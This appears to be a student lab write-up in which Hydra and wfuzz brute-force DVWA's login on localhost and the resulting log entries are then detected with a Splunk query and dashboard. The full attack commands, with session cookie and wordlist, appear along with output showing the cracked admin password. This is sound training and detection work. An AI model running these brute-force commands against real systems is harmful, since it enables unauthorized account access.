



Task 5

1. Check & Ping to Verify Network Connectivity 🙌



```
ubuntu@ubuntu2304:~$ hostname -I
192.168.1.5
ubuntu@ubuntu2304:~$ ping 192.168.1.7
PING 192.168.1.7 (192.168.1.7) 56(84) bytes of data.
64 bytes from 192.168.1.7: icmp_seq=1 ttl=64 time=0.584 ms
64 bytes from 192.168.1.7: icmp_seq=2 ttl=64 time=1.03 ms
64 bytes from 192.168.1.7: icmp_seq=3 ttl=64 time=1.30 ms
^Z
[1]+  Stopped                  ping 192.168.1.7
ubuntu@ubuntu2304:~$
```



```
(kali@kali)-[~]
$ hostname -I
192.168.1.7

(kali@kali)-[~]
$ ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.337 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 192.168.1.5: icmp_seq=3 ttl=64 time=1.13 ms
^Z
zsh: suspended ping 192.168.1.5


(kali@kali)-[~]
$
```

🔑 Hydra Brute Force Attack on DVWA (Low Security Level):

✅ Step 1: Start DVWA:

In your terminal, start the DVWA application:

----> **dvwa-start**



```
zsh: suspended ping 192.168.1.5


(kali@kali)-[~]
$ dvwa-start
```

⚙️ Step 2: Set DVWA Security Level to "Low"

1-Open your browser and go to:

2-Click on DVWA Security in the left menu.

3-Set the security level to Low and click Submit.



🔒 Step 3: Run the Hydra Brute Force Attack:

Here's the full command:

```
hydra -l admin -P /usr/share/wfuzz/wordlist/others/common_pass.txt  
'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PAS  
S^&Login=Login:H=Cookie\;PHPSESSID=5a8dc35a8f54fb9b7c4aee47295f263e;security=low:  
F=Username and/or password incorrect'
```

How to Get the PHPSESSID from DVWA

1. Go to DVWA in your browser
2. **Right-click** anywhere and choose **Inspect**
3. Go to the **Application** tab → **Storage** → **Cookies**
4. Click on the cookie for **127.0.0.1** or your host
5. Look for a cookie named: **PHPSESSID**
6. Copy its **value** and paste it into your Hydra command

```
(kali@kali)~$ hydra -l admin -P /usr/share/wfuzz/wordlist/others/common_pass.txt 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\;PHPSESSID=57d42d17fb5c86ecbed2b7ae13ac1a8;security=low:F=Username and/or password incorrect'
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (no way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-17 07:18:07

[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.

[DATA] max 16 tasks per 1 server, overall 16 tasks, 52 login tries (l:p:52), ~4 tries per task

[DATA] attacking http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\;PHPSESSID=57d42d17

password incorrect

[42001][http-get-form] host: 127.0.0.1 login: admin password: password

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-17 07:18:08

Explanation of WFuzz Command for Brute Force on DVWA:

Command:

```
wfuzz -c -w /usr/share/wfuzz/wordlist/others/common_pass.txt -b  
"security=low;PHPSESSID=5a8dc35a8f54fb9b7c4aee47295f263e"
```

'http://127.0.0.1:42001/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login',

Hint 🙌 change the PHPSESSID 👍

✅ Phase 1

🔍 Phase 2:

📊 Detect the Hydra and Wfuzz attacks via Splunk Dashboard:

📌 Step 1: Go to Splunk Server UI:

🔍 Step 2: Run SPL to Detect Hydra & Wfuzz:

List

Format

20 Per Page

< Hide Fields

All Fields

SELECTED FIELDS

a host 1

a index 1

a source 1

a sourcetype 1

INTERESTING FIELDS

bytes 2

i	Time	Event
>	7/17/25 7:18:08.000 AM	127.0.0.1 - - [17/Jul/2025:07:18:08 -0400] "GET /vulnerabilities/brute/?username=admin&password=test!&Login=Login HTTP/1.0" 200 4373 "-" "Mozilla/5.0 (Hydra)" host = kali index = main source = /var/log/dvwa/access.log sourcetype = access_combined
>	7/17/25 7:18:08.000 AM	127.0.0.1 - - [17/Jul/2025:07:18:08 -0400] "GET /vulnerabilities/brute/?username=admin&password=test&Login=Login HTTP/1.0" 200 4373 "-" "Mozilla/5.0 (Hydra)" host = kali index = main source = /var/log/dvwa/access.log sourcetype = access_combined
>	7/17/25 7:18:08.000 AM	127.0.0.1 - - [17/Jul/2025:07:18:08 -0400] "GET /vulnerabilities/brute/?username=admin&password=temp123&Login=Login HTTP/1.0" 200 4373 "-" "Mozilla/5.0 (Hydra)" host = kali index = main source = /var/log/dvwa/access.log sourcetype = access_combined

< Hide Fields

All Fields

SELECTED FIELDS

a host 1

a index 1

a source 1

a sourcetype 1

INTERESTING FIELDS

bytes 3

a clientip 1

date_hour 1

date_mday 1

date_minute 1

a date_month 1

i	Time	Event
>	7/17/25 7:40:58.000 AM	127.0.0.1 - - [17/Jul/2025:07:40:58 -0400] "GET /vulnerabilities/brute/?username=admin&password=XXXXXXXX&Login=Login HTTP/1.1" 200 4386 "-" "Wfuzz/3.1.0" host = kali index = main source = /var/log/dvwa/access.log sourcetype = access_combined
>	7/17/25 7:40:58.000 AM	127.0.0.1 - - [17/Jul/2025:07:40:58 -0400] "GET /vulnerabilities/brute/?username=admin&password=www&Login=Login HTTP/1.1" 200 4392 "-" "Wfuzz/3.1.0" host = kali index = main source = /var/log/dvwa/access.log sourcetype = access_combined
>	7/17/25 7:40:58.000 AM	127.0.0.1 - - [17/Jul/2025:07:40:58 -0400] "GET /vulnerabilities/brute/?username=admin&password=test123&Login=Login HTTP/1.1" 200 4386 "-" "Wfuzz/3.1.0" host = kali index = main source = /var/log/dvwa/access.log sourcetype = access_combined
>	7/17/25 7:40:58.000 AM	127.0.0.1 - - [17/Jul/2025:07:40:58 -0400] "GET /vulnerabilities/brute/?username=admin&password=test&Login=Login HTTP/1.1" 200 4386 "-" "Wfuzz/3.1.0" host = kali index = main source = /var/log/dvwa/access.log sourcetype = access_combined
>	7/17/25 7:40:58.000 AM	127.0.0.1 - - [17/Jul/2025:07:40:58 -0400] "GET /vulnerabilities/brute/?username=admin&password=tivoli&Login=Login HTTP/1.1" 200 4386 "-" "Wfuzz/3.1.0" host = kali index = main source = /var/log/dvwa/access.log sourcetype = access_combined

Use the following Search Processing Language (SPL) to analyze login attempts:

source="/var/log/dvwa/access.log" username="*"

(useragent="*hydra*" OR useragent="*wfuzz*")

| table useragent status username password

And Save the Query as a Report

New Search

source=var/log/dwa/access.log username=* (useragent=*hydra* OR useragent=*wfuzz*)
| table useragent status username password

✓ 97 events (7/16/25 7:00:00.000 AM to 7/17/25 7:59:21.000 AM) No Event Sampling

Events (97) Patterns **Statistics (97)** Visualization

20 Per Page Format Preview

useragent	status	username	password
Wfuzz/3.1.0	200	admin	k0000000
Wfuzz/3.1.0	200	admin	www
Wfuzz/3.1.0	200	admin	test123
Wfuzz/3.1.0	200	admin	test
Wfuzz/3.1.0	200	admin	tivoli
Wfuzz/3.1.0	200	admin	web
Wfuzz/3.1.0	200	admin	veritas
Wfuzz/3.1.0	200	admin	virus
Wfuzz/3.1.0	200	admin	test!
Wfuzz/3.1.0	200	admin	temp123
Wfuzz/3.1.0	200	admin	password!
Wfuzz/3.1.0	200	admin	pass
Wfuzz/3.1.0	200	admin	password!
Wfuzz/3.1.0	200	admin	print
Wfuzz/3.1.0	200	admin	replicate
Wfuzz/3.1.0	200	admin	seagate
Wfuzz/3.1.0	200	admin	secret

- Save As Dashboard Panel:

Dashboards

Dashboards include searches, visualizations, and input controls that capture and present available data.

Latest Resources

- Examples for Dashboard Studio: Browse examples of dashboards & visualizations. Visit Example Hub
- Intro to Dashboard Studio: Learn how to build dashboards with Dashboard Studio. Learn More
- Intro to Classic Dashboards: Learn how to build traditional Simple XML dashboards. Learn More

5 Dashboards

Title	Actions	Owner	App	Sharing	Type
Integrity Check of Installed Files	Edit	nobody	search	App	Classic
Job Details Dashboard	Edit	nobody	search	App	Classic
JQuery Upgrade	Edit	nobody	search	App	Classic
Orphaned Scheduled Searches, Reports, and Alerts	Edit	nobody	search	App	Classic
web Traffic and client activity overview	Edit	socfixed	search	Private	Classic

1- click edit

2-add panel

3-choose your report & click add to Dashboard

Brute Force attack Detection (hydra&wfuzz)			
useragent	status	username	password
Wfuzz/3.1.0	200	admin	changeme
Wfuzz/3.1.0	200	admin	backup
Wfuzz/3.1.0	200	admin	clustadm
Wfuzz/3.1.0	200	admin	default
Wfuzz/3.1.0	200	admin	cluster
Wfuzz/3.1.0	200	admin	dell
Wfuzz/3.1.0	200	admin	dmz
Wfuzz/3.1.0	200	admin	domino
Wfuzz/3.1.0	200	admin	exchadm
Wfuzz/3.1.0	200	admin	backupexec
« Prev 1 2 3 4 5 6 7 8 9 10 Next »			